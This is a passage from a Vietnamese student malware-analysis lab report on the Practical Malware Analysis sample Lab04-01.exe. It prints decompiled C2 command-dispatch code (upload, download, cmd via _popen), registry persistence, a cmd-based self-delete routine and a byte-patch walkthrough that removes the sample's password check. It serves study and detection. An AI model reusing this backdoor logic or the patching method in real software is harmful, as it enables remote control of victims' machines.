if ( RegCreateKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
{
  result = 1;
}
else if ( RegSetValueExA(phkResult, ValueName, 0, 3u, &Data, 0x1000u) )
{
  CloseHandle(phkResult);
  result = 1;
}
else
{
  CloseHandle(phkResult);
  result = 0;
}
return result;
```

Như vậy hoạt động chính của option **-c** là **(1.7.5)** tạo Registry Key để kết nối đến server bên ngoài.

Giả sử sử dụng option **-c** với các tham số kèm theo là **(1.7.6)** tcp http://example.com/ 80 50 abcd .Hoạt động này có thể được kiểm chứng dựa trên thay đổi của hệ thống khi debug.

(Hình ảnh đính kèm thay đổi trên hệ thống (nếu có) với tham số tùy ý ở 1.7.6)

```
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -c tcp http://example.com/ 80 50 abcd

C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc abcd
k:tcp h:http://example.com/ p:80 per:50
```

- Option **-cc** *(optional)*

Số tham số cần truyền vào *(không tính tên chương trình)* khi dùng option **-cc** là **(1.7.7)** 2 argument

Đoạn mã xử lý thực thi hàm **sub_401280, ở đó** có gọi hàm **RegQueryValueExA()** để **(1.7.8)** truy xuất giá trị Configuration của một Registry key có tên là **(1.7.9)** HKLM\SOFTWARE\Microsoft \XPS. và lần lượt gán giá trị cho 4 chuỗi trả về.

Tiếp theo đó hàm **sub_402E7E** được gọi. Hàm này thực chất dùng để in ra một chuỗi với định dạng cho trước và 1 mảng giá trị kèm theo. Theo đó, định dạng được truyền vào là **(1.7.10)** k:%s h:%s p:%s per:%s kết hợp với mảng các giá trị lấy từ **sub_401280**.

(Hình ảnh đính kèm)

```
.data:0040C14C aKSHSPSPerS      db 'k:%s h:%s p:%s per:%s',0Ah,0 ; DATA XREF: _main+26B↑o
.data:0040C163                  align 4
```

Như vậy hoạt động chính của option **-cc** là in ra giá trị của **(1.7.11)** Configuration trong Registry key HKLM\SOFTWARE\Microsoft \XPS với định dạng k(giao thức mạng), h (url), p (cổng), per (khoảng nghỉ giữa các gói tin).

Hoạt động này có thể được kiểm chứng dựa trên thay đổi của hệ thống khi debug.

(Hình ảnh đính kèm thay đổi trên hệ thống (nếu có) với tham số tùy ý ở 1.7.6)

```
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -in abcd

C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc abcd
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60
```

- Option **-re**

Số tham số cần truyền vào *(không tính tên chương trình)* khi dùng option **-re** cũng có 2 trường hợp là **(1.7.12)** 2 argument và 3 argument.

1. Với trường hợp chỉ dùng -re và password

Chương trình dùng hàm **sub_4025B0** để lấy về 1 chuỗi liên quan đến file đang phân tích, sau đó truyền cho hàm **sub_402900** thực thi tiếp.

(Hình ảnh đính kèm)

sub_4025B0 đặt tên lại thành get_file_name để dễ đọc

```
}
else if ( argc == 3 )
{
  if ( get_file_name(&v8) )
    return -1;
  sub_402900(&v8);
}
else
{
  if ( argc != 4 )
    selfdestruct();
  sub_402900(argv[2]);
}
```

Ở hàm **sub_402900** có những hoạt động sau:

- Mở trình quản lý dịch vụ để tìm và mở dịch vụ có tên **(1.7.13)** Lab04-01 với **OpenServiceA()**.
- Sử dụng **DeleteService()** để **(1.7.14)** xóa Service Lab04-01
- Sử dụng **DeleteFileA()** để xóa một file có tên **(1.7.15)** C:\Windows\System32\Lab04-01.exe
- Gọi tiếp hàm **sub_401070** với tham số truyền vào toàn bộ bằng 0. Khi đó chương trình sẽ sử dụng các tham số truyền vào để tạo dữ liệu là **(1.7.16)** 0\00\00\00\0 rồi gán nó cho một Registry key có tên **(1.7.17)** HKLM\SOFTWARE\Microsoft \XPS\Configuration.
- Sau đó một hàm **sub_401210** được gọi thực hiện chức năng xóa Registry key có tên **(1.7.18)** HKLM\SOFTWARE\Microsoft \XPS\Configuration.

(Hình ảnh đính kèm)

```
signed int sub_401210()
{
  signed int result; // eax@2
  HKEY phkResult; // [sp+0h] [bp-8h]@1
  LSTATUS v2; // [sp+4h] [bp-4h]@3

  if ( RegCreateKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
  {
    result = 1;
  }
  else
  {
    v2 = RegDeleteValueA(phkResult, ValueName);
    if ( v2 )
    {
      CloseHandle(phkResult);
      result = 1;
    }
    else
    {
      CloseHandle(phkResult);
      result = 0;
    }
  }
  return result;
}
```

2. Với trường hợp ngoài -re và password còn có thêm 1 tham số thứ 3

Chương trình vẫn sẽ gọi hàm **sub_402900** với chức năng tạo tương tự như đã phân tích ở trên. Điểm khác biệt ở đây là tham số thêm này sẽ được sử dụng để tìm kiếm **(1.7.19)** Service cần xóa.

(Hình ảnh đính kèm)

```
}
else if ( argc == 3 )
{
  if ( get_file_name(&v8) )
    return -1;
  sub_402900(&v8);
}
else
{
  if ( argc != 4 )
    selfdestruct();
  sub_402900(argv[2]);
}
```

Ta có thể nhận thấy, hoạt động của hàm **sub_402900** này ngược với hoạt động của hàm **sub_402600** được dùng khi cài đặt file trên hệ thống, tìm cách xóa dịch vụ, file cũng như registry đã tạo.

Như vậy có thể kết luận, option **-re** được dùng để **(1.7.20)** gỡ cài đặt chương trình và khôi phục lại trạng thái trước những thay đổi.

- **Hoạt động của file khi đã cài đặt**

Như đã phân tích ở Phần VI, chương trình cho phép chạy mà không cần tham số truyền vào, với điều kiện kiểm tra 1 registry có giá trị. Dễ thấy registry này sẽ có giá trị sau khi chương trình đã cài đặt với option -in.

Khi đã thỏa điều kiện registry, chương trình sẽ gọi hàm **(1.7.21)** sub_402360. Ở hàm này sẽ có một vòng lặp với số lần là **(1.7.22)** phục thuộc vào kết nối đến server c2 và command được lấy về thực hiện đọc các thông tin trong registry được tạo khi cài đặt, vốn chứa giá trị liên quan đến kết nối đến đường dẫn URL **(1.7.23)** http://www.practicalmalwareanalysis.com (tìm thấy trong registry key đã tạo ra) và có thể sẽ kết nối với hàm **sub_402020**.

(Hình ảnh đính kèm)

Hình cho thấy hoạt động chính tìm registery và gọi sub_402360

```
signed int C2_MainLoop()
{
  int v1; // eax@5
  char v2; // [sp+0h] [bp-1000h]@1
  char v3; // [sp+400h] [bp-C00h]@1
  char name; // [sp+800h] [bp-800h]@1
  char v5; // [sp+C00h] [bp-400h]@1

  while ( 1 )
  {
    if ( get_key_info(&v3, 1024, &name, 1024, &v2, 1024, &v5) )
      return 1;
    atoi(&v2);
    if ( sub_402020(&name) )
      break;
    v1 = atoi(&v5);
    Sleep(1000 * v1);
  }
  return 1;
}
```

Hình cho biết hoạt động của sub_402020

IDA View-A | Pseudocode-A | Stack of c2_commune | Hex View-1 | Str

```
int __cdecl sub_402020(char *name)
{
  const char *v2; // ST2C_4@4
  int v3; // ST30_4@4
  char *v4; // eax@6
  u_short v5; // ST24_2@6
  char *v6; // ST28_4@6
  char *v7; // eax@10
  u_short v8; // ST1C_2@10
  char *lpFileName; // ST20_4@10
  char *v10; // eax@14
  const char *v11; // ST18_4@14
  u_short hostshort; // [sp+4h] [bp-424h]@14
  FILE *v13; // [sp+8h] [bp-420h]@14
  char v14; // [sp+28h] [bp-400h]@1

  if ( down_extract_c2_command(&v14, 1024) )
    return 1;
  if ( !strncmp(&v14, aSleep, strlen(aSleep)) )
  {
    strtok(&v14, asc_40C0C0);
    v2 = strtok(0, asc_40C0C0);
    v3 = atoi(v2);
```

000023D4 sub_402020:1

```
,
else if ( !strncmp(&v14, aUpload, strlen(aUpload)) )
{
  strtok(&v14, asc_40C0C0);
  v4 = strtok(0, asc_40C0C0);
  v5 = atoi(v4);
  v6 = strtok(0, asc_40C0C0);
  if ( attacker_upload(name, v5, v6) )
    return 1;
}
else if ( !strncmp(&v14, aDownload, strlen(aDownload)) )
{
  strtok(&v14, asc_40C0C0);
  v7 = strtok(0, asc_40C0C0);
  v8 = atoi(v7);
  lpFileName = strtok(0, asc_40C0C0);
  if ( attacker_download(name, v8, lpFileName) )
    return 1;
}
```

```
else if ( !strncmp(&v14, aCmd, strlen(aCmd)) )
{
  strtok(&v14, asc_40C0C0);
  v10 = strtok(0, asc_40C0C0);
  hostshort = atoi(v10);
  v11 = strtok(0, asc_40C0A4);
  v13 = _popen(v11, aRb);
  if ( !v13 )
    return 1;
  if ( c2_interact(name, hostshort, v13) )
  {
    _pclose(v13);
    return 1;
  }
  _pclose(v13);
}
else
{
  strncmp(&v14, aNothing, strlen(aNothing));
}
return 0;
}
```

- **Trường hợp option truyền vào không hợp lệ**

Mặt khác, quan sát mã nguồn ta thấy, bất kỳ trường hợp nào option nhập vào không đúng về giá trị hoặc số lượng cần thiết, chương trình sẽ gọi 1 hàm là **(1.7.24)** sub_402410. Cụ thể, hàm này tạo một câu lệnh command line dạng **(1.7.25)** string, sau đó tiến hành thực thi bằng cách gọi **ShellExecuteA()** với tham số là **cmd.exe**. Như đã trình bày ở 1 số trường hợp ở trên cũng như dựa theo chức năng lệnh command line, mục đích của hàm này là **(1.7.26)** xóa chương trình chạy nếu không đúng option.

(Hình ảnh đính kèm)

Hình về sự hoạt động của sub_402410

```
void __cdecl __noreturn sub_402410()
{
  CHAR Filename; // [sp+Ch] [bp-208h]@1
  CHAR Parameters; // [sp+110h] [bp-104h]@1

  GetModuleFileNameA(0, &Filename, 0x104u);
  GetShortPathNameA(&Filename, &Filename, 0x104u);
  strcpy(&Parameters, aCDel);
  strcat(&Parameters, &Filename);
  strcat(&Parameters, aNul);
  ShellExecuteA(0, 0, File, &Parameters, 0, 0);
  exit(0);
}
```

VIII. Kết luận về hoạt động của file

Từ kết quả phân tích ở phần VI và VII, hành vi của file **Lab04-01.exe** như sau:

- Thực thi chương trình luôn yêu cầu cung cấp các tham số kèm theo, trong đó tham số cuối cùng là password, phải nhập đúng mới cho phép thực thi.
- Chương trình hỗ trợ 4 option với 4 chức năng khác nhau, cụ thể:
  - + Option -in để cài đặt chương trình lên hệ thống.
  - + Option -c để **(1.8.1)** tạo registry key với những thông tin kết nối đến c2 server bên ngoài.
  - + Option -cc để **(1.8.2)** in ra giá trị chuỗi trong giá trị có tên Configuration trong key HKLM\SOFTWARE\Microsoft \XPS theo định dạng (giao thức, url, port, sleeptime).
  - + Option -re để **(1.8.3)** Gỡ cài đặt chương trình và xóa Register key kết nối ra bên ngoài.

- Khi cung cấp không đúng option hoặc số lượng các tham số, chương trình sẽ **(1.8.4)** Thoát và xóa tệp chương trình thực thi.
- Sau khi cài đặt trên hệ thống, mỗi lần thực thi, chương trình sẽ thực hiện kết nối đến **(1.8.5)** url với những cấu hình có sẵn trong giá trị có tên Configuration trong key HKLM\SOFTWARE\Microsoft \XPS

IX. Các phát hiện khác (nếu có)

(1.9.1) Ngoài những dấu hiệu trên thì không còn dấu hiệu khác

X. Dấu hiệu nhận biết malware


Từ những phân tích trên, để nhận biết file **Lab04-01.exe** có cài đặt trên hệ thống, ta có thể dựa vào một số đặc điểm sau:

10.1 Host-based signature *(dấu hiệu nhận thấy trên host bị nhiễm) (nếu có)*


Liệt kê tất cả các dấu hiệu tìm được

(1.10.1)


Dấu hiệu 1: Xuất hiện Service lạ có đuôi là Manager Service



Dấu hiệu 2: Xuất hiện một chương trình lạ trong thư mục System



Dấu hiệu 3: Có một registry key mới HKLM\SOFTWARE\Microsoft \XPS



10.2 Network-based signature *(dấu hiệu nhận biết trên mạng) (nếu có)*

Liệt kê tất cả các dấu hiệu tìm được

(1.10.2) Sau khi sử dụng Wireshark và giám sát khi chạy chương trình sau khi đã cài đặt qua -in, Wireshark không bắt được gói tin nào từ chương trình.

2. Phân tích động nâng cao – Yêu cầu optional

Phân tích động nâng cao – Yêu cầu optional
I. Người phân tích: Nhóm phân tích: Nhóm 7

Thành viên: Hà Minh Quân - 22521177, Từ Chí Kiên - 22520713

II. Mục tiêu: Phân tích và điều chỉnh file Lab04-01.exe để loại bỏ yêu cầu nhập password khi thực thi các chức năng với các option của file.

III. Phương pháp thực hiện

Sinh viên trình bày chi tiết phương pháp thực hiện và các hình ảnh đính kèm

Để có thể bỏ mật khẩu check thì phải làm 2 điều:

- Loại bỏ phần check mật khẩu

- Giảm argument của tất cả các option xuống 1

```
  v10 = (int)argv[argc - 1];
  if ( !password_abcd(v10) )
    selfdestruct();
  if ( _mbscmp((const unsigned __int8 *)argv[1], &in) )
  {
    if ( _mbscmp((const unsigned __int8 *)argv[1], &re) )
    {
      if ( _mbscmp((const unsigned __int8 *)argv[1], &c) )
      {
        if ( _mbscmp((const unsigned __int8 *)argv[1], Cc) )
          selfdestruct();
        if ( argc != 3 )
          selfdestruct();
        if ( !get_key_info(&v5, 1024, &v6, 1024, &v4, 1024, &v7) )
          print_key((int)aKSHSPSPerS, (int)&v5);
      }
      else
      {
        if ( argc != 7 )
          selfdestruct();
        c2_commune(argv[2], argv[3], argv[4], argv[5]);
      }
    }
    else if ( argc == 3 )
    {
      if ( get_file_name(&v8) )
        return -1;
```

Ở trong code assembly, ở hàm main nếu có hơn 1 argument thì sẽ nhảy đến loc_402B1D

```
.text:00402AF0                 push    ebp
.text:00402AF1                 mov     ebp, esp
.text:00402AF3                 mov     eax, 182Ch
.text:00402AF8                 call    __alloca_probe
.text:00402AFD                 cmp     [ebp+argc], 1
.text:00402B01                 jnz     short loc_402B1D
.text:00402B03                 call    checkXML
.text:00402B08                 test    eax, eax
.text:00402B0A                 jz      short loc_402B13
.text:00402B0C                 call    C2_MainLoop
.text:00402B11                 jmp     short loc_402B18
```


loc_402B1D địa chỉ chạy phần code kiểm tra password

```
.text:00402B1D ; ---------------------------------------------------------------------------
.text:00402B1D
.text:00402B1D loc_402B1D:                             ; CODE XREF: _main+11↑j
.text:00402B1D                 mov     eax, [ebp+argc]
.text:00402B20                 mov     ecx, [ebp+argv]
.text:00402B23                 mov     edx, [ecx+eax*4-4]
.text:00402B27                 mov     [ebp+var_4], edx
.text:00402B2A                 mov     eax, [ebp+var_4]
.text:00402B2D                 push    eax
.text:00402B2E                 call    password_abcd
.text:00402B33                 add     esp, 4
.text:00402B36                 test    eax, eax
.text:00402B38                 jnz     short loc_402B3F
.text:00402B3A                 call    selfdestruct
.text:00402B3F ; ---------------------------------------------------------------------------
```


loc_402B3F địa chỉ chạy các option nếu đúng password

Như vậy nếu thay địa chỉ loc_402B1D bằng loc_402B3F thì sẽ bỏ qua phần password

Sử dụng patch program để thay byte



Khi patch sẽ có chuỗi sau



Ý nghĩa của chuỗi

75 1A = jnz short 0x402B1D ; Jump Not Zero (if ZF=0)


E8 F8 E4 FF FF = call 0x401006 ; call checkXML

85 C0 = test eax, eax ; Check return value

74 07 = jz short 0x402B13 ; Jump if Zero (if checkXML failed)

E8 4F F8 FF FF = call 0x402360 ; call C2_MainLoop

Như vậy, 1A ở đây là offset từ địa chỉ của câu lệnh đến địa chỉ của phần kiểm tra mật khẩu. Vậy để có thể thay địa chỉ bằng cách tính (402B1D - 1A) + x = 402B3F => x = 3C



Khi tạo lại mã giả, password sẽ không còn.

```
{
  char v4; // [sp+10h] [bp-181Ch]@29
  char v5; // [sp+410h] [bp-141Ch]@29
  char v6; // [sp+810h] [bp-101Ch]@29
  char v7; // [sp+C10h] [bp-C1Ch]@29
  CHAR v8; // [sp+1024h] [bp-808h]@16
  CHAR ServiceName; // [sp+1428h] [bp-404h]@7

  if ( argc == 1 )
  {
    if ( !checkXML() )
      selfdestruct();
    C2_MainLoop();
  }
  else if ( _mbscmp((const unsigned __int8 *)argv[1], &in) )
  {
    if ( _mbscmp((const unsigned __int8 *)argv[1], &re) )
    {
      if ( _mbscmp((const unsigned __int8 *)argv[1], &c) )
      {
        if ( _mbscmp((const unsigned __int8 *)argv[1], Cc) )
          selfdestruct();
        if ( argc != 3 )
          selfdestruct();
        if ( !get_key_info(&v5, 1024, &v6, 1024, &v4, 1024, &v7) )
          print_key((int)aKSHSPSPerS, (int)&v5);
```

Tiếp theo sẽ phải chuyển tất cả điều kiện kiểm tra số lượng argument của các option xuống 1


Option -in:

3 argument:

Tìm thấy tại vị trí bắt đầu loc_402B3F, so sánh argument ở vị trí 402B63 (cmp [ebp+argc], 3), cần thay 3 xuống 2


```
.text:00402B3F loc_402B3F:                             ; CODE XREF: _main+11↑j
.text:00402B3F                                         ; _main+48↑j
.text:00402B3F                 mov     ecx, [ebp+argv]
.text:00402B42                 mov     edx, [ecx+4]
.text:00402B45                 mov     [ebp+var_1820], edx
.text:00402B4B                 push    offset in       ; unsigned __int8 *
.text:00402B50                 mov     eax, [ebp+var_1820]
.text:00402B56                 push    eax             ; unsigned __int8 *
.text:00402B57                 call    __mbscmp
.text:00402B5C                 add     esp, 8
.text:00402B5F                 test    eax, eax
.text:00402B61                 jnz     short loc_402BC7
.text:00402B63                 cmp     [ebp+argc], 3
.text:00402B67                 jnz     short loc_402B9A
.text:00402B69                 push    400h
.text:00402B6E                 lea     ecx, [ebp+ServiceName]
.text:00402B74                 push    ecx             ; char *
.text:00402B75                 call    get_file_name
.text:00402B7A                 add     esp, 8
.text:00402B7D                 test    eax, eax
.text:00402B7F                 jz      short loc_402B89
.text:00402B81                 or      eax, 0FFFFFFFFh
.text:00402B84                 jmp     loc_402D78
```

Cũng sử dụng patch byte thay 03 thành 02



4 argument:

```
.text:00402B9A
.text:00402B9A loc_402B9A:                            ; CODE XREF: _main+77↑j
.text:00402B9A                cmp     [ebp+argc], 4
.text:00402B9E                jnz     short loc_402BBD
.text:00402BA0                mov     eax, [ebp+argv]
.text:00402BA3                mov     ecx, [eax+8]
.text:00402BA6                mov     [ebp+lpServiceName], ecx
.text:00402BAC                mov     edx, [ebp+lpServiceName]
.text:00402BB2                push    edx             ; lpServiceName
.text:00402BB3                call    persistent
.text:00402BB8                add     esp, 4
.text:00402BBB                jmp     short loc_402BC2
```




Kết quả:

```
  else if ( argc == 2 )
  {
    if ( get_file_name(&ServiceName) )
      return -1;
    persistent(&ServiceName);
  }
  else
  {
    if ( argc != 3 )
      selfdestruct();
    persistent(argv[2]);
  }
  return 0;
}
```

Option -re:


3 argument:

```
.text:00402BC7
.text:00402BC7 loc_402BC7:                            ; CODE XREF: _main+71↑j
.text:00402BC7                mov     eax, [ebp+argv]
.text:00402BCA                mov     ecx, [eax+4]
.text:00402BCD                mov     [ebp+var_1824], ecx
.text:00402BD3                push    offset re       ; unsigned __int8 *
.text:00402BD8                mov     edx, [ebp+var_1824]
.text:00402BDE                push    edx             ; unsigned __int8 *
.text:00402BDF                call    __mbscmp
.text:00402BE4                add     esp, 8
.text:00402BE7                test    eax, eax
.text:00402BE9                jnz     short loc_402C4F
.text:00402BEB                cmp     [ebp+argc], 3
.text:00402BEF                jnz     short loc_402C22
.text:00402BF1                push    400h
.text:00402BF6                lea     eax, [ebp+var_808]
.text:00402BFC                push    eax             ; char *
.text:00402BFD                call    get_file_name
.text:00402C02                add     esp, 8
.text:00402C05                test    eax, eax
.text:00402C07                jz      short loc_402C11
.text:00402C09                or      eax, 0FFFFFFFFh
.text:00402C0C                jmp     loc_402D78
```



4 argument:

```
.text:00402C22
.text:00402C22 loc_402C22:                             ; CODE XREF: _main+FF↑j
.text:00402C22                 cmp     [ebp+argc], 4
.text:00402C26                 jnz     short loc_402C45
.text:00402C28                 mov     edx, [ebp+argv]
.text:00402C2B                 mov     eax, [edx+8]
.text:00402C2E                 mov     [ebp+var_80C], eax
.text:00402C34                 mov     ecx, [ebp+var_80C]
.text:00402C3A                 push    ecx             ; lpServiceName
